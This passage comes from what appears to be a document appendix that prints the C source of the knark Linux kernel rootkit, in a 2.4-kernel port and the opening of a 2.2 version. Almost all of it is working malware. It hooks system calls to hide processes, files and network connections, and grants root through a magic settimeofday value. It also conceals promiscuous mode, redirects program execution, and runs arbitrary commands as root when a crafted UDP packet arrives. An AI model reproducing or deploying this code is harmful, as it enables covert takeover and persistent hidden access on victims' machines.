    ino_t ino = inode->i_ino;
    kdev_t dev = inode->i_dev;

    if(!knark_secret_file(ino, dev))
      return -1;

    kds = knark_get_secret_dev(dev);
    if(kds == NULL)
```

```
        return -1;

    nfiles = kds->d_nfiles;
    for(i = 0; i < nfiles; i++)
        if(kds->d_inode[i] == ino)
    {
        kds->d_inode[i] = kds->d_inode[nfiles - 1];
        kds->d_inode[nfiles - 1] = 0;
      if(kds->d_name[nfiles - 1])
          kfree(kds->d_name[nfiles - 1]);
        return --kds->d_nfiles;
    }

    return -1;
}

asmlinkage long knark_getdents(unsigned int fd, void *dirp, unsigned
int count)
{
    int ret;
    int proc = 0;
    struct inode *dinode;
    char *ptr = (char *)dirp;
    struct dirent *curr;
    struct dirent *prev = NULL;
    kdev_t dev;


    ret = (*original_getdents)(fd, dirp, count);
    if(ret <= 0) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;
    dev = dinode->i_sb->s_dev;

    if(dinode->i_ino == PROC_ROOT_INO && MAJOR(dinode->i_dev) ==
proc_major_dev &&
       MINOR(dinode->i_dev) == proc_minor_dev)
      proc++;

    while(ptr < (char *)dirp + ret)
    {
      curr = (struct dirent *)ptr;

      if( (proc && (curr->d_ino == knark_ino ||
                  knark_is_invisible(knark_atoi(curr->d_name)))) ||
          knark_secret_file(curr->d_ino, dev))
      {
          if(curr == dirp)
          {
            ret -= curr->d_reclen;
            knark_bcopy(ptr + curr->d_reclen, ptr, ret);
            continue;
          }
          else
            prev->d_reclen += curr->d_reclen;
      }
      else
```

```
          prev = curr;

      ptr += curr->d_reclen;
    }

    return ret;
}

asmlinkage long knark_getdents64(unsigned int fd, void *dirp, unsigned
int count)
{
    int ret;
    int proc = 0;
    struct inode *dinode;
    char *ptr = (char *)dirp;
    struct linux_dirent64 *curr;
    struct linux_dirent64 *prev = NULL;
    kdev_t dev;


    ret = (*original_getdents64)(fd, dirp, count);
    if(ret <= 0) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;
    dev = dinode->i_sb->s_dev;

    if(dinode->i_ino == PROC_ROOT_INO && MAJOR(dinode->i_dev) ==
proc_major_dev &&
       MINOR(dinode->i_dev) == proc_minor_dev)
      proc++;
    while(ptr < (char *)dirp + ret)
    {
      curr = (struct linux_dirent64 *)ptr;

      if( (proc && (curr->d_ino == knark_ino ||
                  knark_is_invisible(knark_atoi(curr->d_name)))) ||
          knark_secret_file(curr->d_ino, dev))
      {
          if(curr == dirp)
          {
            ret -= curr->d_reclen;
            knark_bcopy(ptr + curr->d_reclen, ptr, ret);
            continue;
          }
          else
            prev->d_reclen += curr->d_reclen;
      }
      else
          prev = curr;

      ptr += curr->d_reclen;
    }

    return ret;
}

asmlinkage int knark_fork(struct pt_regs regs)
```

```
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
      hide++;

    pid = (*original_fork)(regs);
    if(hide && pid > 0)
      knark_hide_process(pid);

    return pid;
}


asmlinkage int knark_clone(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
      hide++;

    pid = (*original_clone)(regs);
    if(hide && pid > 0)
      knark_hide_process(pid);

    return pid;
}


asmlinkage long knark_kill(pid_t pid, int sig)
{
    struct task_struct *task;

    if(sig != SIGINVISIBLE && sig != SIGVISIBLE)
      return (*original_kill)(pid, sig);

    if((task = knark_find_task(pid)) == NULL)
      return -ESRCH;
    if(current->uid && current->euid)
      return -EPERM;

    if(sig == SIGINVISIBLE) task->flags |= PF_INVISIBLE;
    else task->flags &= ~PF_INVISIBLE;

    return 0;
}


asmlinkage long knark_ioctl(int fd, int cmd, long arg)
{
    int ret;
    struct ifreq ifr;
    struct inode *inode;
    struct dentry *entry;
```

```
    if(cmd != KNARK_ELITE_CMD)
    {
      ret = (*original_ioctl)(fd, cmd, arg);
      if(!ret && cmd == SIOCGIFFLAGS)
      {
          copy_from_user(&ifr, (void *)arg, sizeof(struct ifreq));
          ifr.ifr_ifru.ifru_flags &= ~IFF_PROMISC;
          copy_to_user((void *)arg, &ifr, sizeof(struct ifreq));
      }
      return ret;
    }

    if(current->files->fd[fd] == NULL)
      return -1;

    entry = current->files->fd[fd]->f_dentry;
    inode = entry->d_inode;
    switch(arg)
    {
      case KNARK_HIDE_FILE:
      ret = knark_hide_file(inode, entry);
      break;

      case KNARK_UNHIDE_FILE:
      ret = knark_unhide_file(inode);
      break;

      default:
      return -EINVAL;
    }
    return ret;
}


int knark_add_nethide(char *hidestr)
{
    struct nethide_list *nl = knark_nethide_list;

    if(nl->nl_hidestr)
    {
      while(nl->next)
          nl = nl->next;

      nl->next = kmalloc(sizeof(struct nethide_list), GFP_KERNEL);
      if(nl->next == NULL) return -1;
      nl = nl->next;
    }

    nl->next = NULL;
    nl->nl_hidestr = hidestr;

    return 0;
}


int knark_clear_nethides(void)
{
```

```
    struct nethide_list *tmp, *nl = knark_nethide_list;

    do {
      if(nl->nl_hidestr)
      {
          putname(nl->nl_hidestr);
          nl->nl_hidestr = NULL;
      }

      nl = nl->next;
    } while(nl);

    nl = knark_nethide_list->next;
    while(nl)
    {
      tmp = nl->next;
      kfree(nl);
      nl = tmp;
    }
    knark_nethide_list->next = NULL;

    return 0;
}


asmlinkage ssize_t knark_read(int fd, char *buf, size_t count)
{
    int ret;
    char *p1, *p2;
    struct inode *dinode;
    struct dentry * f_entry;
    struct nethide_list *nl = knark_nethide_list;

    ret = (*original_read)(fd, buf, count);
    if(ret <= 0 || nl->nl_hidestr == NULL) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;
    f_entry = current->files->fd[fd]->f_dentry;

    /*
     * The /proc file system has a minor number 4 on my system. But
this
     * number could be different on another system. The best way would
be
     * to find out this number and put it as a global variable.
     * it is checked here, in getdents, and in getdents64
     */
    if(MAJOR(dinode->i_dev) != proc_major_dev || MINOR(dinode->i_dev)
!= proc_minor_dev)
      return ret;

    if(strncmp(f_entry->d_iname, PROC_NET_TCP, 3) == 0
       || strncmp(f_entry->d_iname, PROC_NET_UDP, 3) == 0)
    {
      do {
          while( (p1 = p2 = (char *) strstr(buf, nl->nl_hidestr)) )
          {
```

```
            *p1 =~ *p1;

            while(*p1 != '\n' && p1 > buf)
                p1--;
            if(*p1 == '\n')
                p1++;

            while(*p2 != '\n' && p2 < buf + ret - 1)
                p2++;
            if(*p2 == '\n')
                p2++;

            while(p2 < buf + ret)
                *(p1++) = *(p2++);

            ret -= p2 - p1;
          }
          nl = nl->next;
      } while(nl && nl->nl_hidestr);
    }

    return ret;
}


int knark_clear_redirects()
{
    struct redirect_list *tmp, *rl = knark_redirect_list;

    do {
      if(rl->rl_er.er_from)
      {
          putname(rl->rl_er.er_from);
          rl->rl_er.er_from = NULL;
      }
      if(rl->rl_er.er_to)
      {
          putname(rl->rl_er.er_to);
          rl->rl_er.er_to = NULL;
      }

      rl = rl->next;
    } while(rl);

    rl = knark_redirect_list->next;
    while(rl)
    {
      tmp = rl->next;
      kfree(rl);
      rl = tmp;
    }
    knark_redirect_list->next = NULL;

    return 0;
}
```

```
int knark_add_redirect(struct exec_redirect *er)
{
    struct redirect_list *rl = knark_redirect_list;

    if(knark_strcmp(er->er_from, knark_redirect_path(er->er_from)) ||
       !knark_strcmp(er->er_from, er->er_to))
      return -1;

    if(rl->rl_er.er_from)
    {
      while(rl->next)
          rl = rl->next;

      rl->next = kmalloc(sizeof(struct redirect_list), GFP_KERNEL);
      if(rl->next == NULL) return -1;
      rl = rl->next;
    }

    rl->next = NULL;
    rl->rl_er.er_from = er->er_from;
    rl->rl_er.er_to = er->er_to;

    return 0;
}


char *knark_redirect_path(char *path)
{
    struct redirect_list *rl = knark_redirect_list;

    do {
      if(rl->rl_er.er_from && !knark_strcmp(path, rl->rl_er.er_from))
          return rl->rl_er.er_to;

      rl = rl->next;
    } while(rl);

    return path;
}


asmlinkage long knark_settimeofday(struct timeval *tv, struct timezone
*tz)
{
    char *hidestr;
    struct exec_redirect er, er_user;

    switch((int)tv)
    {
      case KNARK_GIMME_ROOT:
      current->uid = current->euid = current->suid = current->fsuid =
0;
      current->gid = current->egid = current->sgid = current->fsgid =
0;
      break;

      case KNARK_ADD_REDIRECT:
```

```
      copy_from_user((void *)&er_user, (void *)tz, sizeof(struct
exec_redirect));
      er.er_from = getname(er_user.er_from);
      er.er_to = getname(er_user.er_to);
      if(IS_ERR(er.er_from) || IS_ERR(er.er_to))
          return -1;
      knark_add_redirect(&er);
      break;

      case KNARK_CLEAR_REDIRECTS:
      knark_clear_redirects();
      break;

      case KNARK_ADD_NETHIDE:
      hidestr = getname((char *)tz);
      if(IS_ERR(hidestr))
          return -1;
      knark_add_nethide(hidestr);
      break;

      case KNARK_CLEAR_NETHIDES:
      knark_clear_nethides();
      break;

      default:
      return (*original_settimeofday)(tv, tz);
    }
    return 0;
}


asmlinkage int knark_execve(struct pt_regs regs)
{
    int error;
    char *filename;

    lock_kernel();
    filename = getname((char *)regs.ebx);
    error = PTR_ERR(filename);
    if(IS_ERR(filename))
      goto out;

    error = do_execve(knark_redirect_path(filename), (char **)regs.ecx,
                (char **)regs.edx, &regs);

    if(error == 0)
      //    current->flags &= ~PF_DTRACE;
      current->flags &= ~PT_DTRACE;
    putname(filename);
out:
    unlock_kernel();
    return error;
}


#define BUF_LIMIT (PAGE_SIZE - 80)
int knark_read_pids(char *buf, char **start, off_t offset, int len,
```

```
                int * eof, void * data)
{
    struct task_struct *task;
    if(offset > 0) return 0;

    if( (task = knark_find_task(1)) == NULL)
      return 0;

    len = sprintf(buf, " EUID PID\tCOMMAND\n");

    do {
      if(task->flags & PF_INVISIBLE)
          len += sprintf(buf+len, "%5d %d\t%s\n",
                      task->euid, task->pid, task->comm);
      task = task->next_task;
    } while(task->pid != 1 && len < BUF_LIMIT);
    *eof = 1;
    *start = buf;
    return len;
}


int knark_read_files(char *buf, char **start, off_t offset, int len,
                int * eof, void * data)
{
    int n, i;
    if(offset > 0) return 0;

    len = sprintf(buf, "HIDDEN FILES\n");

    for(n = 0; n < kfs->f_ndevs; n++)
      for(i = 0; i < kfs->f_dev[n]->d_nfiles; i++)
          len += sprintf(buf+len, "%s\n", kfs->f_dev[n]->d_name[i]);
    *eof = 1;
    *start = buf;
    return len;
}


int knark_read_redirects(char *buf, char **start, off_t offset, int
len,
                    int * eof, void * data)
{
    int n, tmp=0;
    struct redirect_list *rl = knark_redirect_list;
    if(offset > 0) return 0;

    len = sprintf(buf, "REDIRECT FROM                REDIRECT TO\n");
    if(rl->rl_er.er_from == NULL)
      return len;

    while(rl)
    {
      len += tmp = sprintf(buf+len, "%s", rl->rl_er.er_from);
      n = 30 - tmp;
      memset(buf+len, ' ', n);
      len += n;
```

```
      len += sprintf(buf+len, "%s\n", rl->rl_er.er_to);

      rl = rl->next;

    }
    *eof = 1;
    *start = buf;
    return len;
}


int knark_read_nethides(char *buf, char **start, off_t offset, int len,
                int * eof, void * data)
{
    struct nethide_list *nl = knark_nethide_list;
    if(offset > 0) return 0;

    len = sprintf(buf, "HIDDEN STRINGS (without the quotes)\n");
    while(nl && nl->nl_hidestr)
    {
      len += sprintf(buf+len, "\"%s\"\n", nl->nl_hidestr);
      nl = nl->next;
    }
    *eof = 1;
    *start = buf;
    return len;
}


int knark_read_author(char *buf, char **start, off_t offset, int len,
                int *eof, void *data)
{
  if(offset > 0) return 0;
    len = sprintf(buf,
            "* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
*\n"
            "* knark %s by Creed @ #hack.se 1999 <creed@sekure.net>*\n"
            "* Ported to 2.4.x 2001 by cyberwinds@hotmail.com
*\n"
            "*
*\n"
            "*    This program may NOT be used in an illegal way
*\n"
              "*          or to cause damage of any kind.
*\n"
              "* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* *\n"
            ,KNARK_VERSION);
    *eof = 1;
    *start = buf;
    return len;
}


#ifdef FUCKY_REXEC_VERIFY
ssize_t knark_verify_rexec_fops_read(struct file *file, char *buf,
                            size_t len, loff_t *offset)
```

```
{
    if(file->f_pos == strlen("fikadags?\n"))
       return 0;

    len = sprintf(buf, "fikadags?\n");
    file->f_pos = len;

    return len;
}


int knark_write_verify_rexec(struct file *file, const char *buf, u_long
count,
                      void *data)
{
    int num, n;
    char buff[16];

    n = count<16? count:16;
    knark_bcopy((char *)buf, buff, n);
    if(buff[n-1] == '\n')
      buff[n-1] = '\0';
    else
      buff[n] = '\0';

    num = knark_atoi(buff);
    if(num >= 0 && num <= 16)
      verify_rexec = num;

    file->f_pos = count;

    return count;
}


int knark_read_verify_rexec(char *buf, char **start, off_t offset, int
len,
                     int *eof, void * data)
{
    len = sprintf(buf,
         "Knark rexec verify-packet must be one of:\n"
         " 0   ICMP_NET_UNREACH\n"
         " 1   ICMP_HOST_UNREACH\n"
         " 2   ICMP_PROT_UNREACH\n"
         " 3   ICMP_FRAG_NEEDED\n"
         " 4   ICMP_FRAG_NEEDED\n"
         " 5   ICMP_SR_FAILED\n"
         " 6   ICMP_NET_UNKNOWN\n"
         " 7   ICMP_HOST_ISOLATED\n"
         " 8   ICMP_HOST_ISOLATED\n"
         " 9   ICMP_NET_ANO\n"
         " 10  ICMP_HOST_ANO\n"
         " 11  ICMP_NET_UNR_TOS\n"
         " 12  ICMP_HOST_UNR_TOS\n"
         " 13  ICMP_PKT_FILTERED\n"
         " 14  ICMP_PREC_VIOLATION\n"
         " 15  ICMP_PREC_VIOLATION\n"
```

```
         " 16  (don't verify)\n"
         "\n"
         "Currently set to: %d\n",
         verify_rexec);
    *eof = 1;
    *start = buf;
    return len;
}
#endif /*FUCKY_REXEC_VERIFY*/


int knark_execve_userprogram(char *path, char **argv, char **envp, int
secret)
{
    static char *path_argv[2];
    static char *def_envp[] = { "HOME=/", "TERM=linux",

"PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin:"
         "/usr/bin/X11", NULL
    };
    static struct execve_args args;
    pid_t pid;

    if(path) args.path = path;
    else return -1;

    if(argv) args.argv = argv;
    else {
      path_argv[0] = path;
      path_argv[1] = NULL;
    }

    if(envp) args.envp = envp;
    else args.envp = def_envp;

    pid = kernel_thread(knark_do_exec_userprogram, (void *)&args,
CLONE_FS);
    if(pid == -1)
      return -1;

    if(secret) knark_hide_process(pid);
    return pid;
}


int knark_do_exec_userprogram(void *data)
{
    int i;
    struct fs_struct *fs;
    struct execve_args *args = (struct execve_args *) data;

    lock_kernel();

    exit_fs(current);
    fs = init_task.fs;
    current->fs = fs;
    atomic_inc(&fs->count);
```

```
    unlock_kernel();

    for(i = 0; i < current->files->max_fds; i++)
      if(current->files->fd[i]) close(i);

    current->uid = current->euid = current->fsuid = 0;
    cap_set_full(current->cap_inheritable);
    cap_set_full(current->cap_effective);

    set_fs(KERNEL_DS);

    if(execve(args->path, args->argv, args->envp) < 0)
      return -1;

    return 0;
}


int knark_udp_rcv(struct sk_buff *skb)
{
    int i, datalen;
    struct udphdr *uh = (struct udphdr *)(skb->data + 48);
    char *buf, *data = skb->data + 56;
    static char *argv[16];
    char space_str[2];

    if(uh->source != ntohs(53) ||
       uh->dest != ntohs(53) ||
      *(u_long *)data != UDP_REXEC_USERPROGRAM)
      goto bad;
    data += 4;
    datalen = ntohs(uh->len) - sizeof(struct udphdr) - sizeof(u_long);

    buf = kmalloc(datalen+1, GFP_KERNEL);
    if(buf == NULL)
      goto bad;

    knark_bcopy(data, buf, datalen);
    buf[datalen] = '\0';

    space_str[0] = SPACE_REPLACEMENT;
    space_str[1] = 0;
    for(i = 0; i < 16 && (argv[i] = strtok(i? NULL:buf, space_str)) !=
NULL;
      i++);
    argv[i] = NULL;

    knark_execve_userprogram(argv[0], argv, NULL, 1);
#ifdef FUCKY_REXEC_VERIFY
    if(verify_rexec >= 0 && verify_rexec < 16)
      icmp_send(skb, ICMP_DEST_UNREACH, verify_rexec, 0);
#endif /*FUCKY_REXEC_VERIFY*/

    return 0;
bad:
    //    return original_udp_protocol->handler(skb);
```

```
    return original_udp_protocol->handler(skb);
}

#define DMODE S_IFDIR|S_IRUGO|S_IXUGO
#define FMODE S_IFREG|S_IRUGO

int init_module(void)
{

    inet_add_protocol(&knark_udp_protocol);
    original_udp_protocol = knark_udp_protocol.next;
    inet_del_protocol(original_udp_protocol);

    kfs = kmalloc(sizeof(struct knark_fs_struct), GFP_KERNEL);
    if(kfs == NULL) goto error;
    memset((void *)kfs, 0, sizeof(struct knark_fs_struct));

    knark_redirect_list = kmalloc(sizeof(struct redirect_list),
GFP_KERNEL);
    if(knark_redirect_list == NULL) goto error;
    memset((void *)knark_redirect_list, 0, sizeof(struct
redirect_list));

    knark_nethide_list = kmalloc(sizeof(struct nethide_list),
                            GFP_KERNEL);
    if(knark_nethide_list == NULL) goto error;
    memset((void *)knark_nethide_list, 0, sizeof(struct nethide_list));


    knark_dir = create_proc_entry(MODULE_NAME, DMODE, &proc_root);
    if(knark_dir == 0x0) return knark_error("create knark_dir");
    knark_ino = knark_dir->low_ino;

    knark_pids = create_proc_entry("pids", FMODE, knark_dir);
    if(knark_pids == 0x0) return knark_error("create knark_pids");
    knark_pids->read_proc = knark_read_pids;

    knark_files = create_proc_entry("files", FMODE, knark_dir);
    if(knark_files == 0x0) return knark_error("create knark_files");
    knark_files->read_proc = knark_read_files;

    knark_author = create_proc_entry("author", FMODE, knark_dir);
    if(knark_author == 0x0) return knark_error("create knark_author");
    knark_author->read_proc = knark_read_author;

    knark_redirects = create_proc_entry("redirects", FMODE, knark_dir);
    if(knark_redirects == 0x0) return knark_error("create redirects");
    knark_redirects->read_proc = knark_read_redirects;

    knark_nethides = create_proc_entry("nethides", FMODE, knark_dir);
    if(knark_nethides == 0x0) return knark_error("create nethides");
    knark_nethides->read_proc = knark_read_nethides;
#ifdef FUCKY_REXEC_VERIFY
    knark_verify_rexec = create_proc_entry("verify_rexec",
FMODE|S_IWUSR, knark_dir);
    if(knark_verify_rexec == 0x0) return knark_error("create
verify_rexec");
```

```
    knark_verify_rexec->read_proc = knark_read_verify_rexec;
    knark_verify_rexec->write_proc = knark_write_verify_rexec;
#endif /*FUCKY_REXEC_VERIFY*/

    original_getdents = sys_call_table[SYS_getdents];
    sys_call_table[SYS_getdents] = knark_getdents;
    original_getdents64 = sys_call_table[SYS_getdents64];
    sys_call_table[SYS_getdents64] = knark_getdents64;
    original_kill = sys_call_table[SYS_kill];
    sys_call_table[SYS_kill] = knark_kill;
    original_read = sys_call_table[SYS_read];
    sys_call_table[SYS_read] = knark_read;
    original_ioctl = sys_call_table[SYS_ioctl];
    sys_call_table[SYS_ioctl] = knark_ioctl;
    original_fork = sys_call_table[SYS_fork];
    sys_call_table[SYS_fork] = knark_fork;
    original_clone = sys_call_table[SYS_clone];
    sys_call_table[SYS_clone] = knark_clone;
    original_settimeofday = sys_call_table[SYS_settimeofday];
    sys_call_table[SYS_settimeofday] = knark_settimeofday;
    original_execve = sys_call_table[SYS_execve];
    sys_call_table[SYS_execve] = knark_execve;
    return 0;
error:
    return -1;
}


void cleanup_module(void)
{
    int i, n;

    inet_add_protocol(original_udp_protocol);
    inet_del_protocol(&knark_udp_protocol);

    remove_proc_entry("author", knark_dir);
    remove_proc_entry("redirects", knark_dir);
    remove_proc_entry("nethides", knark_dir);
    remove_proc_entry("pids", knark_dir);
    remove_proc_entry("files", knark_dir);
#ifdef FUCKY_REXEC_VERIFY
    remove_proc_entry("verify_rexec", knark_dir);
#endif
    remove_proc_entry(MODULE_NAME, &proc_root);

    sys_call_table[SYS_getdents] = original_getdents;
    sys_call_table[SYS_getdents64] = original_getdents64;
    sys_call_table[SYS_kill] = original_kill;
    sys_call_table[SYS_read] = original_read;
    sys_call_table[SYS_ioctl] = original_ioctl;
    sys_call_table[SYS_fork] = original_fork;
    sys_call_table[SYS_clone] = original_clone;
    sys_call_table[SYS_settimeofday] = original_settimeofday;
    sys_call_table[SYS_execve] = original_execve;

    knark_clear_redirects();
    kfree(knark_redirect_list);
```

```
    knark_clear_nethides();
    kfree(knark_nethide_list);
    for(i = 0; i < kfs->f_ndevs; i++){
      kfree(kfs->f_dev[i]);
      for(n = 0; kfs->f_dev[i]->d_name; n++)
      kfree(kfs->f_dev[i]->d_name);
    }

    kfree(kfs);
}

EXPORT_NO_SYMBOLS;
```

C.12: Knark.c.2.2

```
/*
 * knark.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This lkm is based on heroin.c by Runar Jensen, so credits goes to
him.
 * Heroin.c however offered quite few features, and major changes have
been
 * made, so this isn't the same piece of code anymore.
 *
 * This program/lkm may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 */


#define __KERNEL_SYSCALLS__
#include <linux/version.h>
#include <linux/module.h>
#include <linux/kernel.h>

#include <linux/sched.h>
#include <linux/socket.h>
#include <linux/smp_lock.h>
#include <linux/stat.h>
#include <linux/dirent.h>
#include <linux/fs.h>
#include <linux/if.h>
#include <linux/modversions.h>
#include <linux/malloc.h>
#include <linux/unistd.h>
#include <linux/string.h>
#include <linux/skbuff.h>
#include <linux/ip.h>
#include <sys/syscall.h>
#include <net/protocol.h>
#include <net/udp.h>
#include <net/icmp.h>

#include <linux/dirent.h>
```

```
#include <linux/proc_fs.h>
#include <asm/uaccess.h>
#include <asm/errno.h>

#include "knark.h"

#define PF_INVISIBLE 0x10000000

static inline _syscall3(int, getdents, uint, fd, struct dirent *, dirp,
uint,
                  count)
static inline _syscall2(int, kill, int, pid, int, sig);
static inline _syscall3(int, ioctl, int, fd, int, cmd, long, arg);
static inline _syscall1(int, fork, int, regs);
static inline _syscall1(int, clone, int, regs);
static inline _syscall2(int, settimeofday, struct timeval *, tv,
                  struct timezone *, tz);

extern void *sys_call_table[];

int (*original_getdents)(unsigned int, struct dirent *, unsigned int);
int (*original_kill)(int, int);
int (*original_read)(unsigned int, char *, size_t);
int (*original_ioctl)(int, int, long);
int (*original_fork)(struct pt_regs);
int (*original_clone)(struct pt_regs);
int (*original_execve)(struct pt_regs);
int (*original_settimeofday)(struct timeval *, struct timezone *);


int knark_atoi(char *);
void knark_bcopy(char *, char *, unsigned int);
struct task_struct *knark_find_task(pid_t);
int knark_is_invisible(pid_t);
int knark_hide_process(pid_t);
int knark_hide_file(struct inode *, struct dentry *);
int knark_unhide_file(struct inode *);
int knark_secret_file(ino_t, kdev_t);
struct knark_dev_struct *knark_add_secret_dev(kdev_t);
struct knark_dev_struct *knark_get_secret_dev(kdev_t);
int knark_getdents(unsigned int, struct dirent *, unsigned int);
int knark_fork(struct pt_regs);
int knark_clone(struct pt_regs);
int knark_kill(pid_t, int);
int knark_ioctl(int, int, long);
int knark_add_nethide(char *);
int knark_clear_nethides(void);
int knark_read(int, char *, size_t);
int knark_settimeofday(struct timeval *, struct timezone *);
int knark_add_redirect(struct exec_redirect *);
char *knark_redirect_path(char *);
int knark_clear_redirects(void);
int knark_execve(struct pt_regs regs);
int knark_read_pids(char *, char **, off_t, int, int);
int knark_read_files(char *, char **, off_t, int, int);
int knark_read_redirects(char *, char **, off_t, int, int);
int knark_read_nethides(char *, char **, off_t, int, int);
```

```
int knark_read_author(char *, char **, off_t, int, int);
#ifdef FUCKY_REXEC_VERIFY
int knark_read_verify_rexec(char *, char **, off_t, int, int);
int knark_write_verify_rexec(struct file *, const char *, u_long, void
*);
#endif /*FUCKY_REXEC_VERIFY*/
int knark_do_exec_userprogram(void *);
int knark_execve_userprogram(char *, char **, char **, int);
int knark_udp_rcv(struct sk_buff *, unsigned short);
struct inet_protocol *original_udp_protocol;


ino_t knark_ino;
int errno;

#ifdef FUCKY_REXEC_VERIFY
int verify_rexec = 16;
#endif /*FUCKY_REXEC_VERIFY*/

struct redirect_list
{
    struct redirect_list *next;
    struct exec_redirect rl_er;
} *knark_redirect_list = NULL;


struct nethide_list
{
    struct nethide_list *next;
    char *nl_hidestr;
} *knark_nethide_list = NULL;


struct knark_dev_struct {
    kdev_t d_dev;
    int d_nfiles;
    ino_t d_inode[MAX_SECRET_FILES];
    char *d_name[MAX_SECRET_FILES];
};


struct knark_fs_struct {
    int f_ndevs;
    struct knark_dev_struct *f_dev[MAX_SECRET_DEVS];
} *kfs;


struct execve_args {
    char *path;
    char **argv;
    char **envp;
};


struct proc_dir_entry knark_dir = {
    0,
    sizeof(MODULE_NAME)-1, MODULE_NAME,
```

```
    S_IFDIR|S_IRUGO|S_IXUGO,
    1, 0, 0,
    0,
};


struct proc_dir_entry knark_pids = {
    0,
    4, "pids",
    S_IFREG|S_IRUGO,
    1, 0, 0,
    0,
    NULL,
    &knark_read_pids
};


struct proc_dir_entry knark_files = {
    0,
    5, "files",
    S_IFREG|S_IRUGO,
    1, 0, 0,
    0,
    NULL,
    &knark_read_files
};


struct proc_dir_entry knark_redirects = {
    0,
    9, "redirects",
    S_IFREG|S_IRUGO,
    1, 0, 0,
    0,
    NULL,
    &knark_read_redirects
};


struct proc_dir_entry knark_nethides = {
    0,
    8, "nethides",
    S_IFREG|S_IRUGO,
    1, 0, 0,
    0,
    NULL,
    &knark_read_nethides
};


struct proc_dir_entry knark_author = {
    0,
    6, "author",
    S_IFREG|S_IRUGO,
    1, 0, 0,
    0,
    NULL,
```

```
    &knark_read_author
};


#ifdef FUCKY_REXEC_VERIFY
struct proc_dir_entry knark_verify_rexec = {
    0,
    12, "verify_rexec",
    S_IFREG|S_IRUGO|S_IWUSR,
    1, 0, 0,
    0,
    NULL,
    &knark_read_verify_rexec,
    NULL,
    NULL, NULL, NULL,
    NULL,
    NULL,
    &knark_write_verify_rexec
};
#endif /*FUCKY_REXEC_VERIFY*/


struct inet_protocol knark_udp_protocol =
{
    &knark_udp_rcv,
    NULL,
    NULL,
    IPPROTO_ICMP,
    0,
    NULL,
    "ICMP"
};


int knark_atoi(char *str)
{
    int ret = 0;

    while (*str)
    {
        if(*str < '0' || *str > '9')
            return -EINVAL;
        ret *= 10;
        ret += (*str - '0');
        str++;
    }

    return ret;
}


void knark_bcopy(char *src, char *dst, unsigned int num)
{
    while(num-- > 0)
        *(dst++) = *(src++);
}
```

```
int knark_strcmp(const char *str1, const char *str2)
{
    while(*str1 && *str2)
      if(*(str1++) != *(str2++))
          return -1;
    return 0;
}


struct task_struct *knark_find_task(pid_t pid)
{
    struct task_struct *task = current;

    do {
      if(task->pid == pid)
          return task;
      task = task->next_task;
    } while(current != task);

    return NULL;
}


int knark_is_invisible(pid_t pid)
{
    struct task_struct *task;

    if(pid < 0) return 0;

    if( (task = knark_find_task(pid)) == NULL)
      return 0;

    if(task->flags & PF_INVISIBLE)
      return 1;

    return 0;
}


int knark_hide_process(pid_t pid)
{
    struct task_struct *task;

    if( (task = knark_find_task(pid)) == NULL)
      return 0;

    task->flags |= PF_INVISIBLE;

    return 1;
}


struct knark_dev_struct *knark_add_secret_dev(kdev_t dev)
{
    int current_dev = kfs->f_ndevs;
    int ndevs = kfs->f_ndevs;
```

```
    struct knark_dev_struct **kds = kfs->f_dev;

    if(ndevs >= MAX_SECRET_DEVS)
      return NULL;

    kds[current_dev] = (struct knark_dev_struct *)
kmalloc(sizeof(struct knark_dev_struct), GFP_KERNEL);
    if(kds[current_dev] == NULL)
      return NULL;

    kds[current_dev]->d_dev = dev;
    kds[current_dev]->d_nfiles = 0;
    memset(kds[current_dev]->d_inode, 0, MAX_SECRET_FILES *
sizeof(ino_t));
    memset(kds[current_dev]->d_name, 0, MAX_SECRET_FILES * sizeof(char
*));
    kfs->f_ndevs++;

    return kds[current_dev];
}


struct knark_dev_struct *knark_get_secret_dev(kdev_t dev)
{
    int ndevs = kfs->f_ndevs;
    struct knark_dev_struct **kds = kfs->f_dev;
    int i;

    for(i = 0; i < ndevs; i++)
      if(kds[i]->d_dev == dev)
          return kds[i];

    return NULL;
}


int knark_secret_file(ino_t inode, kdev_t dev)
{
    int i;
    int nfiles;
    struct knark_dev_struct *kds;

    kds = knark_get_secret_dev(dev);
    if(kds == NULL)
      return 0;

    nfiles = kds->d_nfiles;
    for(i = 0; i < nfiles; i++)
      if(kds->d_inode[i] == inode)
          return 1;

    return 0;
}


int knark_hide_file(struct inode *inode, struct dentry *entry)
{
```

```
    char *name, *nameptr[16];
    int i, len, namelen = 0;
    struct knark_dev_struct *kds;
    ino_t ino = inode->i_ino;
    kdev_t dev = inode->i_sb->s_dev;

    if(knark_secret_file(ino, dev))
        return -1;

    kds = knark_get_secret_dev(dev);
    if(kds == NULL) {
        kds = knark_add_secret_dev(dev);
        if(kds == NULL)
            return -1;
    }

    else if(kds->d_nfiles >= MAX_SECRET_FILES)
        return -1;

    kds->d_inode[kds->d_nfiles] = ino;

    if(entry) {
      memset(nameptr, 0, 16*sizeof(char *));
      for(i = 0; i < 16 && entry->d_name.len != 1 && entry-
>d_name.name[0] != '/'; i++)
      {
          nameptr[i] = (char *)entry->d_name.name;
          namelen += entry->d_name.len;
          entry = entry->d_parent;
      }
      namelen += i + 1;
      kds->d_name[kds->d_nfiles] = kmalloc(namelen, GFP_KERNEL);
      name = kds->d_name[kds->d_nfiles];
      name[0] = '\0';

      for(i = 0; nameptr[i]; i++) ;
      for(i--; i >= 0; i--)
      {
          len = strlen(name);
          name[len] = '/';
          strcpy(&name[len+1], nameptr[i]);
      }
    }

    else
      kds->d_name[kds->d_nfiles] = NULL;

    return ++kds->d_nfiles;
}


int knark_unhide_file(struct inode *inode)
{
    int i;
    int nfiles;
    struct knark_dev_struct *kds;
    ino_t ino = inode->i_ino;
```

```
    kdev_t dev = inode->i_dev;

    if(!knark_secret_file(ino, dev))
      return -1;

    kds = knark_get_secret_dev(dev);
    if(kds == NULL)
        return -1;

    nfiles = kds->d_nfiles;
    for(i = 0; i < nfiles; i++)
        if(kds->d_inode[i] == ino)
    {
